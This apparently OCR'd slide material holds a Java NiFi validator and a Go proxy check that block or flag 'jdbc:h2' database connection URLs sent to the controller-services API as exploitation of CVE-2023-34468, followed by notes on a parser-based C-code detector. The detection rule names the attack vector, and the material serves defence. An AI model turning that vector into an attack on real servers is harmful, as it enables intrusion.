


```java
public class ConnectionUrlValidator implements Validator {
    private static final Set<String> UNSUPPORTED_SCHEMES = Collections.singleton("jdbc:h2");

    @Override
    public ValidationResult validate(final String subject, final String input, final ValidationContext context) {
        final ValidationResult.Builder builder = new ValidationResult.Builder().subject(subject).input(input);

        if (input == null || input.isEmpty()) {
            builder.valid(false);
            builder.explanation("Connection URL required");
        } else {
            final String url = context.newPropertyValue(input).evaluateAttributeExpressions().getValue();

            if (isUrlUnsupported(url)) {
                builder.valid(false);
                builder.explanation(String.format("Connection URL starts with an unsupported scheme %s", UNSUPPORTED_SCHEMES));
            } else {
                builder.valid(true);
                builder.explanation("Connection URL is valid");
            }
        }

        return builder.build();
    }

    private boolean isUrlUnsupported(final String url) {
        boolean unsupported = false;

        for (final String unsupportedScheme : UNSUPPORTED_SCHEMES) {
            if (url.startsWith(unsupportedScheme)) {
                unsupported = true;
                break;
            }
        }

        return unsupported;
    }
}
```

My Solution




```go
func NewNifiProxy(address string, port uint16) *Proxy {
    return &Proxy{
        Protocol:               "nifi",
        Address:                address,
        Port:                   port,
        ServerToClientCallback: DefaultCallback,
        ClientToServerCallback: protectFromCveCallback,
        TLSEnabled:             true,
        CommonName:             "nifi.com",
    }
}
```



```go
// Detects if the request is trying to exploit the CVE-2023-34468 vulnerability.
func detectExploit(req *http.Request) bool {
    if req.Method != http.MethodPut || !strings.HasPrefix(req.URL.String(), "/nifi-api/controller-services") {
        return false
    }

    var data map[string]any
    if err := json.NewDecoder(req.Body).Decode(&data); err != nil {
        log.Error().Err(err).Msg("Error decoding request body")
        return false
    }
    component, _ := data["component"].(map[string]any)
    properties, _ := component["properties"].(map[string]any)
    databaseUrl, ok := properties["Database Connection URL"].(string)
    if !ok {
        return false
    }

    return strings.HasPrefix(strings.ToLower(databaseUrl), "jdbc:h2")
}
```

Detecting C Code




Detecting C Code

Algorithm steps:

- Split the code to lines, while normalizing \r\n and \n.
- Merge continued lines ending with ‘\’.
- Ensure all lines starting with ‘#’ have known directive types, and remove these lines.
- Try to parse the code with the C parser implemented with Bison.
- Return whether the code was parsed successfully.

Pros & Cons

- Pro: Simple and straightforward approach, which yields good performance.
- Pro: We don’t run the semantic analysis, which includes the symbol table, thus we can easily parse code with unknown identifiers. On the other hand, code such as `int x = 5 + "A";` is considered perfectly fine.
- Con: We only check the preprocessor directive type, and not the grammar. Thus, lines such as `#endif aaaaaaaa` are considered valid.
- Con: We don’t support non-conventional C syntax defined by the preprocessor.
- Con: We don’t support struct and enum type names defined with typedefs. We do apply though a heuristic that parses identifiers ending with “*_t*” as types, and not identifiers. This yields better results.



```c
static int reject_entry(const struct object_id *oid UNUSED,
            struct strbuf *base,
            const char *filename, unsigned mode,
            void *context)
{
    ...
}
```